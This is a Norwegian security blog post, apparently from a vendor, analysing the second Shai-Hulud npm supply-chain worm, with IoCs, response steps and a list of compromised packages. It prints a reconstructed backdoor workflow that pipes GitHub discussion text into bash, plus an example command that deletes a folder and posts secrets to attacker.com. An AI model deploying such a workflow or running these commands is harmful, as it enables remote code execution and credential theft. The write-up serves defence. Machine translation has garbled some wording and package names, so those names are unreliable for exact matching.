






TL; DR
24. november 2025 avdekket forskere Shai Hulud: Det andre komme, en ny bølge av NPM-forsyningskjedeangrep som infiserer npm-pakker på nytt, stjeler legitimasjon og sprer seg på tvers av utviklermaskiner og CI/CD pipelines. I motsetning til den første hendelsen, installerer denne versjonen Bun-kjøretiden på sparket, distribuerer skjulte GitHub Actions-bakdører og inkluderer en destruktiv visker som er i stand til å slette hele hjemmekataloger på Linux, macOS og Windows. I løpet av timer steg antallet kompromitterte pakker til over 830, noe som bekrefter at dette ikke er en enkel variant, men en større eskalering av original orm.
ImpactEnhver utvikler eller CI-bruker som installerer offentlige npm-pakker kan ha blitt eksponert. Java-team er også i faresonen etter at infiserte pakker automatisk ble speilet inn i Maven Central.
Umiddelbare handlinger: blokkere kjente skadelige versjoner, håndheve installasjoner kun for låste filer, rotere npm-, GitHub- og skylegitimasjon, fjerne ukjente selvhostede løpere og overvåke IoC-er som setup_bun.js, bun_environment.js og mistenkelige GitHub-repositorier som inneholder «Sha1-Hulud: The Second Coming».
Hva endret seg: Shai Hulud i NPM Supply Chain-angrepet da det hoppet til Maven
Den andre bølgen av Shai Hulud-angrepet introduserte en større eskalering. I den første kampanjen holdt ormen seg innenfor npm-økosystemet. Denne gangen krysset skadevaren inn i Maven Central, og avslørte Java-team som aldri har rørt npm.
Tidslinje- og tokenvindu
Angrepet startet på November 24, 2025, rett før npm pensjonerte sine eldre autentiseringstokener den desember 9.
Disse gamle tokenene var enklere å stjele og gjenbruke. Fordi angriperne fortsatt hadde tilgang til dem i løpet av dette vinduet, kunne de publisere hundrevis av ondsinnede versjoner på nytt i høy hastighet før fristen.
Hvordan skadevaren nådde Maven
Hoppet mellom registerene skjedde på grunn av mvnpm, et automatisert speilingsverktøy som konverterer npm-pakker til Maven-artefakter.
mvnpm utfører ikke sikkerhetskontroller. Den pakker bare om det npm publiserer.
Som et resultat:
- En kompromittert npm-pakke (for eksempel posthog-node@4.18.1)
- Ble automatisk konvertert til en Maven-artefakt
org.mvnpm:posthog-node:4.18.1 - Og publisert til Maven Central før noen skjønte at den var infisert.
Dette betyr Java-utviklere ble ofre for et npm-brudd, selv om de aldri installerte en npm-pakke.
Hvorfor dette Matters
Dette er den første kjente kryssregisterormen, der et angrep i forsyningskjeden sprer seg fra ett økosystem til et annet gjennom automatisering alene.
På grunn av dette inkluderer eksplosjonsradiusen nå Java, JVM-arbeidsbelastninger og enterprise bygge systemer som er avhengige av Maven Central.
Hva gjør Shai Hulud 2.0 så seriøs
Bun-kjøretid brukt til å unngå deteksjon
Angriperne byttet fra Node.js til Bun-kjøretiden. Skadevaren installerer Bun underveis gjennom setup_bun.js under pakkeinstallasjon. Dette unngår nodespesifikk overvåking og gir angriperne raskere utførelse for en veldig stor obfuskert nyttelast.
GitHub-handlinger brukt som en bakdør for kommandoer
Når den er installert, oppretter skadevaren en skjult GitHub Actions selvhostet runner i $HOME/.dev-env/Dette fungerer på Windows, macOS og Linux. Angriperne kan kjøre kommandoer ganske enkelt ved å legge ut meldinger i GitHub-diskusjoner på et kompromittert arkiv. En arbeidsflytfil behandler disse meldingene og kjører dem som skallkommandoer.
Innebygd vindusvisker
Hvis skadevaren ikke kan autentisere med GitHub eller npm, sletter den offerets hjemmekatalog.
- På Windows bruker den den, rdog chiffer /W å slette filer.
- På Linux og macOS overskriver den data med makulere og fjerner deretter mapper.
En veldig støyende kampanje
Selv om skadevaren bruker noe sniking (for eksempel ved å bruke Bun), er den overordnede kampanjen alt annet enn stillegående. Den publiserer aggressivt kompromitterte pakker på nytt, oppretter hundrevis eller tusenvis av nye repositorier, laster opp legitimasjonsdumper i bulk og installerer langvarige, selvhostede løpere på utviklermaskiner. Ingenting av dette er lavprofilert oppførsel. Omfanget, hastigheten og den operative «lydstyrken» til dette angrepet skiller seg ut sammenlignet med de fleste kompromitterte forsyningskjeder, som har en tendens til å prioritere å forbli usynlige så lenge som mulig..
Bred innvirkning
Angriperne kompromitterte mange kjente pakker med millioner av månedlige nedlastinger, inkludert:
Zapier, ENS-domener, Postman, PostHog, AsyncAPI og Voiceflow.
Mulige attribusjonssignaler
Attribusjon er vanskelig her, og det finnes ingen bekreftet kilde bak kampanjen. Et stort sikkerhetsfirma bemerker at operasjonen ligner den tidligere Shai-Hulud-ormen, men forskjellene i hvordan nyttelasten er bygget opp og hvordan skadevaren sprer seg peker på muligheten for et annet sett med operatører. Vurderingen deres fremhever at flere miljøer lastet ned de kompromitterte pakkene før npm fjernet dem, noe som tyder på eksponering i den virkelige verden snarere enn en kortvarig test.
Gitt at taktikken gjenspeiler den første bølgen, men avviker på viktige punkter, spesielt i nyttelaststruktur, forplantningslogikk og operasjonell «stil», er et kopieringsscenario plausibelt. Angriperne kan ha lånt ideer fra Shai-Hulud, men implementert sine egne verktøy. Dette kan representere en annen gruppe som fullstendig prøver å imitere den tidligere kampanjen.
På dette tidspunktet finnes det ingen sterke bevis som knytter den til noen kjent aktør, økonomisk motivert gruppe eller statlig tilknyttet enhet. Overlappingen med den opprinnelige ormen er reell, men forskjellene er viktige nok til at tilskrivelsen holdes i kategorien «ubekreftet».
Spredt inn i Maven
Et stort sikkerhetsfirma bekreftet at de ondsinnede npm-pakkene automatisk ble publisert på nytt til Maven gjennom mvnpm, et verktøy som konverterer npm-pakker til Maven-artefakter uten manuell gjennomgang.
Følgende pakke ble sendt til Maven Central: org.mvnpm:posthog-node:4.18.1
Fordi mvnpm ganske enkelt pakker om det npm publiserer, ble de infiserte versjonene speilet inn i Java-økosystemet før noen skjønte det.
Maven Central fjernet de berørte artefaktene 25. november 2025 og begynte å stramme inn kontrollene for å forhindre lignende problemer på tvers av register.
Dette betyr at Java-prosjekter uten direkte forbindelse til npm fortsatt kunne ha blitt eksponert.
Hvordan Shai Hulud 2.0-angrepet fungerer
Infeksjonsflyt
- En ondsinnet forhåndsinstallering skriptet er lagt til pakke.json.
- setup_bun.js installerer Bun på offerets maskin hvis den mangler.
- bun_environment.js (mer enn 480 000 linjer med obfuskert kode) kjører i bakgrunnen.
- Skadevaren skanner etter legitimasjonsinformasjon ved hjelp av teknikker som ligner på TruffleHog. Den ser etter
- AWS-, GCP- og Azure-nøkler
- GitHub-tokens
- npm-tokens
- CI-systemets hemmeligheter
- AWS-, GCP- og Azure-nøkler
- Stjålne data lastes opp til offentlige GitHub-repositorier som har beskrivelsen «Sha1-Hulud: The Second Coming».
- Ved hjelp av fangede tokener publiserer skadevaren kompromitterte versjoner av pakker, infiserer tilgjengelige GitHub-repositorier og installerer vedvarende, selvhostede løpere for ekstern kodekjøring.
Ondsinnede GitHub-arbeidsflyter
Under den andre bølgen av Shai-Hulud NPM Supply Chain Attack, opprettet skadevaren to skjulte GitHub Actions-arbeidsflyter inne i kompromitterte databaser. Disse arbeidsflytene gir angripere ekstern kodekjøring, langvarig varighet og full tilgang til systemhemmeligheter.
1. Bakdørsarbeidsflyt (diskusjon.yaml)
Den farligste arbeidsflyten lytter til GitHub-diskusjoner hendelser. Når en diskusjonsmelding opprettes eller redigeres, leser arbeidsflyten meldingsteksten og kjører den som en skallkommando på offerets maskin.
Nedenfor er en forenklet versjon av den ondsinnede arbeidsflyten, rekonstruert fra observerte eksempler:
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
Den kritiske linjen er:
${{ github.event.discussion.body }}
Dette betyr at angriperen kan legge ut en hvilken som helst kommando i en GitHub-diskusjon, og den selvhostede løperen utfører den umiddelbart. Fordi selvhostede løpere ofte har tilgang til interne nettverk, skylegitimasjon og CI-hemmeligheter, gir denne bakdøren angriperen full ekstern kodekjøring under Shai Hulud NPM Supply Chain-angrepet.
Utnyttelse av kommandoinjeksjon
Denne arbeidsflyten misbruker måten GitHub Actions behandler uttrykk på. I stedet for å begrense input til sikre strenger, leser den rått diskusjonsinnhold og sender det direkte til skallet. Som et resultat trenger angriperen bare å legge ut en melding som:
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
Fordi denne oppførselen dukket opp gjentatte ganger under Shai Hulud NPM Supply Chain-angrepet, ble det et av de tydeligste signalene på at skadevaren brukte GitHub Actions som en ekstern kommandokanal.
Løpere som er selvorganiserte gjør dette verre fordi de:
- kjøres innenfor bedriftsnettverk
- hold skyen eller CI/CD Legitimasjon
- kjøre med brukerens tillatelser
- ikke har GitHubs sandkasse eller isolering
Dette gir angripere en vedvarende kommandokanal inn i interne miljøer.
Arbeidsflyt for hemmelig innsamling og systeminnsamling
I tillegg til bakdøren, stopper skadevaren en annen arbeidsflyt som har som mål å samle inn og lagre sensitive data fra det infiserte systemet.
Disse arbeidsflytene samler:
- skylegitimasjon
- Miljøvariabler
- katalogoppføringer
- Hemmelige skanninger i TruffleHog-stil
De lagrer de innsamlede dataene i filer som:
- cloud.json
- miljø.json
- innhold.json
- truffleSecrets.json
Disse filene lastes deretter opp til angriperkontrollerte GitHub-repositorier merket «Sha1-Hulud: Det andre komme», hvor hundrevis eller tusenvis av søppelfyllinger ble observert.
Indikatorer for kompromiss
| filet | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
Andre røde flagg
- .github/arbeidsflyter/diskusjon.yaml
- $HOME/.dev-env/ inneholder uventede løpere
- Offentlige GitHub-repoer opprettet på kontoen din som inneholder «Sha1-Hulud: The Second Coming»
Oppdaterte målinger (per 26. november 2025)
| Metric | Telle |
|---|---|
| npm-pakker kompromittert | 830 + |
| Infiserte GitHub-repositorier | 28,000 + |
| Hemmelige filer lastet opp | 5,000 + |
| Totalt antall hemmeligheter samlet | 11,858 |
| Gyldige hemmeligheter | 2,298 |
Hva du skal gjøre nå: Reaksjon på Shai Hulud NPMs forsyningskjedeangrep
Shai Hulud NPM Supply Chain-angrepet krever rask og strukturert respons. Siden denne andre bølgen sprer seg på tvers av npm, GitHub, utviklermaskiner og til og med Maven Central, bør teamene raskt handle for å oppdage, begrense og fullstendig utbedre enhver eksponering. Trinnene nedenfor hjelper deg med å reagere i riktig rekkefølge og redusere risikoen for ytterligere kompromittering.
Gjenkjenning
- Søk på GitHub etter repoer med beskrivelsen «Sha1-Hulud: The Second Coming».
- Se etter Bun-installasjonslogger under pakkeinstallasjoner.
- Undersøk package.json-filer for uventede livssyklusskript, spesielt forhåndsinstallering.
- Sjekk for $HOME/.dev-env/ på utvikler- eller CI-systemer.
- Gjennomgå GitHub- og npm-publiseringslogger for mistenkelige utgivelser.
Begrensning
- Roter all påloggingsinformasjon: GitHub, npm, sky, CI-hemmeligheter, API-nøkler.
- Deaktiver og fjern ukjente selvhostede løpere.
- Lås midlertidig oppretting av repositorier.
- Fjern infiserte versjoner fra avhengighetsgrafen din.
Utbedring
- Rengjør berørte systemer.
- Gjennomgå alle GitHub Actions-arbeidsflyter for injiserte filer.
- Søk i CI-loggene dine etter uvanlige kommandoer eller kjøringer.
Gjenoppbygg fra pakkeversjoner som er kjent som fungerende.
Hvordan Xygeni bidrar til å stoppe angrep som Shai-Huluds gjenkomst
Etter en så aggressiv kampanje som Shai-Hulud Second Coming, trenger team mer enn manuelle kontroller. De trenger automatisert beskyttelse som blokkerer skadelig programvare før den når utviklere, CI-brukere eller produksjonssystemer. Det er her Xygeni gir en stor fordel.
Tidlig varsling om skadelig programvare (MEW): Oppdag trusler før de sprer seg

Xygenis Early Warning-motor skanner nye og oppdaterte pakker med åpen kildekode i sanntid. Den flagger mistenkelig atferd som:
- Obfuskert JavaScript eller massiv bundlet kode
- Livssyklusskript som installerer eksterne kjøretidsprogrammer som Bun
- Uventede tilkoblinger til GitHub, npm eller skyendepunkter
- Dråpetellere som skriver inn
$HOME,.dev-env/eller arbeidsflytmapper
MEW oppdaget mønstre som ble brukt i begge Shai-Hulud-bølgene, noe som hjelper team med å reagere før angriperne sprer infeksjonen videre.
Guardrails in CI/CD blokker skadelige pakker
Xygeni håndhever guardrails som stopper usikre operasjoner automatisk:
- CI pipelines kan ikke installere pakker med skjulte skript for forhåndsinstallasjon eller etterinstallasjon
- Bygg mislykkes når en pakke prøver å opprette arbeidsflyter som
.github/workflows/discussion.yaml - Pipelineavviser avhengigheter publisert fra upålitelige kilder eller kontoer som er sett først
Dette reduserer angrepsflaten dramatisk og hindrer skadelig programvare i å kjøre inne i CI-jobber.
Hemmelighetsbeskyttelse reduserer eksplosjonsradiusen
Fordi Shai-Hulud stjeler skynøkler, GitHub-tokens, npm-tokens og CI-hemmeligheter, må beskyttelsen også fokusere på legitimasjon. Xygeni:
- Oppdager eksponerte hemmeligheter i kode, logger, arbeidsflyter og miljøfiler
- Roterer automatisk legitimasjonsinformasjon med høy risiko
- Håndhever kortlivede tokens for å begrense langsiktig kompromiss
Selv om en angriper får tilgang i utgangspunktet, blir stjålne nøkler raskt ubrukelige.
Avsluttende merknader: Hvorfor Shai Hulud NPM-angrepet på forsyningskjeden fortsatt er viktig
Ocuco Shai-Huluds gjenkomst hendelsen viser hvor lett en moderne NPM-forsyningskjedeangrep kan bevege seg på tvers av økosystemer. I dette tilfellet hoppet skadelig programvare fra npm til Maven fordi automatiserte speilingsverktøy som mvnpm publiserte kompromitterte pakker på nytt uten verifisering. Som et resultat ble Java-team eksponert selv om de aldri brukte npm direkte. Dette gjør det klart at arbeidsflyter på tvers av register trenger umiddelbar gjennomgang og sterkere sikkerhetstiltak.
Dessuten avslører omfanget og oppførselen til denne kampanjen hvordan angripere opererer i dag. I stedet for å tie stille, publiserer de hundrevis av pakker samtidig, distribuerer skjulte GitHub-løpere, stjeler hemmeligheter i bulk og inkluderer til og med en destruktiv visker hvis noe feiler. Følgelig holder ikke manuelle gjennomganger tritt med dette nivået av automatisering og hastighet. Team trenger kontinuerlig sanntidsbeskyttelse ved pakken, kilden og pipeline lag.
Hvorfor kontinuerlig Pipeline Security Er nå essensielt
Angrep som Shai-Huluds gjenkomst vil fortsette å utvikle seg. Derfor krever det å forhindre den neste bølgen kontroller som fungerer automatisk inni CI/CD, ikke etter kompromitteringen. Moderne forsvar må kombinere tidlig deteksjon av skadelig programvare, streng avhengighetsvalidering, håndheving av retningslinjer og hemmelig beskyttelse, slik at skadelig kode ikke kan bevege seg ubemerket gjennom utviklingsmiljøer.
Xygeni støtter dette skiftet ved å levere automatiserte guardrails på tvers av hele programvareforsyningskjeden. Den identifiserer mistenkelige pakker før installasjon, håndhever sikre avhengighetsversjoner, blokkerer usikre arbeidsflyter, oppdager eksponerte hemmeligheter og varsler om uvanlige pipeline aktivitet. Som et resultat forblir team beskyttet selv når angrep i forsyningskjeden sprer seg raskt og krysser økosystemgrenser.
Liste over kompromitterte pakker
Berørte pakker kan også konsulteres ved hjelp av #shai-hulud / #shai-hulud-andre-komme taggen innenfor OpenSourceMalware.com
| Pakke | Versjon |
|---|---|
| 02-ekko | 0.0.7 |
| @accordproject/konsertanalyse | 3.24.1 |
| @accordproject/konsert-linter | 3.24.1 |
| @accordproject/concerto-linter-standard-regelsett | 3.24.1 |
| @accordproject/konsertmetamodell | 3.12.5 |
| @accordproject/konserttyper | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/malmotor | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/native | 0.1.32 |
| @actbase/node-server | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postnummer | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7, 0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2, 0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-til-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/min-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-mal | 1.0.2, 1.0.1 |
| @asyncapi/edavisualiser | 1.2.2, 1.2.1 |
| @asyncapi/go-watermill-mal | 0.2.76, 0.2.77 |
| @asyncapi/java-mal | 0.3.6, 0.3.5 |
| @asyncapi/keeper | 0.0.3, 0.0.2 |
| @asyncapi/php-mal | 0.1.2, 0.1.1 |
| @asyncapi/python-paho-mal | 0.2.15, 0.2.14 |
| @asyncapi/server-api | 0.16.25, 0.16.24 |
| @asyncapi/studio | 1.0.3, 1.0.2 |
| @asyncapi/web-komponent | 2.6.7, 2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/regissør-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/sdk-funksjoner | 0.0.4 |
| @browserbasehq/stagehand | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/caret-cli | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/flows-step-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridemail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @pendling/blomstring | 1.0.3 |
| @pendling/markedsdata | 1.0.2 |
| @pendling/markedsdata-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logikk | 1.0.19 |
| @dev-blinq/agurk-js | 1.0.131 |
| @dev-blinq/agurk_klient | 1.0.738 |
| @dev-blinq/ui-systemer | 1.0.93 |
| @ensdomains/adressekoder | 1.1.5 |
| @ensdomains/svarteliste | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/innhold-hash | 3.0.1 |
| @ensdomains/kurvearitmetikk | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnssecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-arkiverte-kontrakter | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/enjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/navneinnpakning | 1.0.1 |
| @ensdomains/offchain-resolver-kontrakter | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-adresse | 0.0.32 |
| @ensdomains/fornyelse | 0.0.13 |
| @ensdomains/fornyelseswidget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/serveranalyse | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/underdomene-registrar | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-forvirrende | 0.1.1 |
| @ensdomains/unruggable-gateways | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1, 2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4, 1.4.5 |
| @everreal/web-analyse | 0.0.1, 0.0.2 |
| @faq-komponent/kjerne | 0.0.4 |
| @faq-komponent/reager | 1.0.1 |
| @fishingbooker/nettlesersynkroniseringsplugin | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pager | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-noder-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/design-system | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/komponenter | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/medusa-plugin-kunngjøring | 0.0.8 |
| @kvytech/medusa-plugin-administrasjon | 0.0.5 |
| @kvytech/medusa-plugin-nyhetsbrev | 0.0.5 |
| @kvytech/medusa-plugin-produktanmeldelser | 0.0.9 |
| @kvytech/medusa-plugin-promotering | 0.0.2 |
| @kvytech/nett | 0.0.2 |
| @lessondesk/api-klient | 9.12.3, 9.12.2 |
| @lessondesk/babel-forhåndsinnstilling | 1.0.1 |
| @lessondesk/electron-group-api-klient | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/material-ikoner | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @leksjonsdisk/skolebuss | 5.2.2, 5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-redigering | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/app-versjonssjekker | 1.0.2, 1.0.1 |
| @ntnx/passport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/orbit-komponenter | 1.2.9 |
| @orbitgtbelgium/tidsslider | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/feilhåndterer | 1.2.2 |
| @posthog/agent | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/pinnsvin-modus | 0.0.42 |
| @posthog/ikoner | 0.36.1 |
| @posthog/sitron-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/piscina | 3.2.1 |
| @posthog/plugin-bidrag | 0.0.6 |
| @posthog/react-rrweb-spiller | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-spiller | 0.0.31 |
| @posthog/rrweb-post | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/trollmann | 1.18.1 |
| @postmann/aether-ikoner | 2.23.4, 2.23.3, 2.23.2 |
| @postman/csv-parse | 4.0.5, 4.0.3, 4.0.4 |
| @postman/node-keytar | 7.9.6, 7.9.4, 7.9.5 |
| @postmann/tunnelagent | 0.6.7, 0.6.6, 0.6.5 |
| @pradhumngautam/felles-app | 1.0.2 |
| @pruthvi21/bruk-avhopping | 1.0.3 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-fjern-bildebakgrunn | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/neste | 0.0.2 |
| @seung-ju/openapi-generator | 0.0.4 |
| @seung-ju/react-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-dato-tidsvelger | 2.0.4 |
| @strapbuild/react-native-perspektiv-bildebeskjærer | 0.4.15 |
| @strapbuild/react-native-perspektiv-bildebeskjærer-2 | 0.4.7 |
| @strapbuild/react-native-perspektiv-bildebeskjærer-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3, 2.0.2 |
| @tiaanduplessis/react-progressbar | 1.0.2, 1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elastisksøk | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-såpe | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/bool-uttrykk | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-klient | 1.3.36, 1.3.37 |
| @varsityvibe/utils | 5.0.6 |
| @varsityvibe/valideringsskjemaer | 0.6.7, 0.6.8 |
| @vishadtyagi/helårskalender | 0.1.11 |
| @voiceflow/alexa-typer | 2.15.60, 2.15.61 |
| @voiceflow/antropisk | 0.4.4, 0.4.5 |
| @voiceflow/api-sdk | 3.28.58, 3.28.59 |
| @voiceflow/backend-utils | 5.0.2, 5.0.1 |
| @voiceflow/base-typer | 2.136.3, 2.136.2 |
| @voiceflow/body-parser | 1.21.2, 1.21.3 |
| @voiceflow/chat-typer | 2.14.59, 2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1, 0.2.2 |
| @stemmeflyt/commitlint-konfigurasjon | 2.6.2, 2.6.1 |
| @voiceflow/felles | 8.9.1, 8.9.2 |
| @voiceflow/standard-prompt-innpakninger | 1.7.4, 1.7.3 |
| @voiceflow/avhengighets-cruiser-konfigurasjon | 1.8.12, 1.8.11 |
| @voiceflow/dtos-interact | 1.40.2, 1.40.1 |
| @voiceflow/kryptering | 0.3.3, 0.3.2 |
| @voiceflow/eslint-config | 7.16.4, 7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2, 1.6.1 |
| @voiceflow/unntak | 1.10.2, 1.10.1 |
| @voiceflow/hent | 1.11.1, 1.11.2 |
| @voiceflow/generelle-typer | 3.2.23, 3.2.22 |
| @voiceflow/git-branch-check | 1.4.4, 1.4.3 |
| @voiceflow/google-dfes-typer | 2.17.12, 2.17.13 |
| @voiceflow/google-typer | 2.21.12, 2.21.13 |
| @voiceflow/husky-config | 1.3.1, 1.3.2 |
| @voiceflow/logger | 2.4.3, 2.4.2 |
| @voiceflow/metrics | 1.5.2, 1.5.1 |
| @voiceflow/natural-language-commander | 0.5.2, 0.5.3 |
| @voiceflow/nestjs-common | 2.75.2, 2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3, 1.3.2 |
| @voiceflow/nestjs-redis | 1.3.1, 1.3.2 |
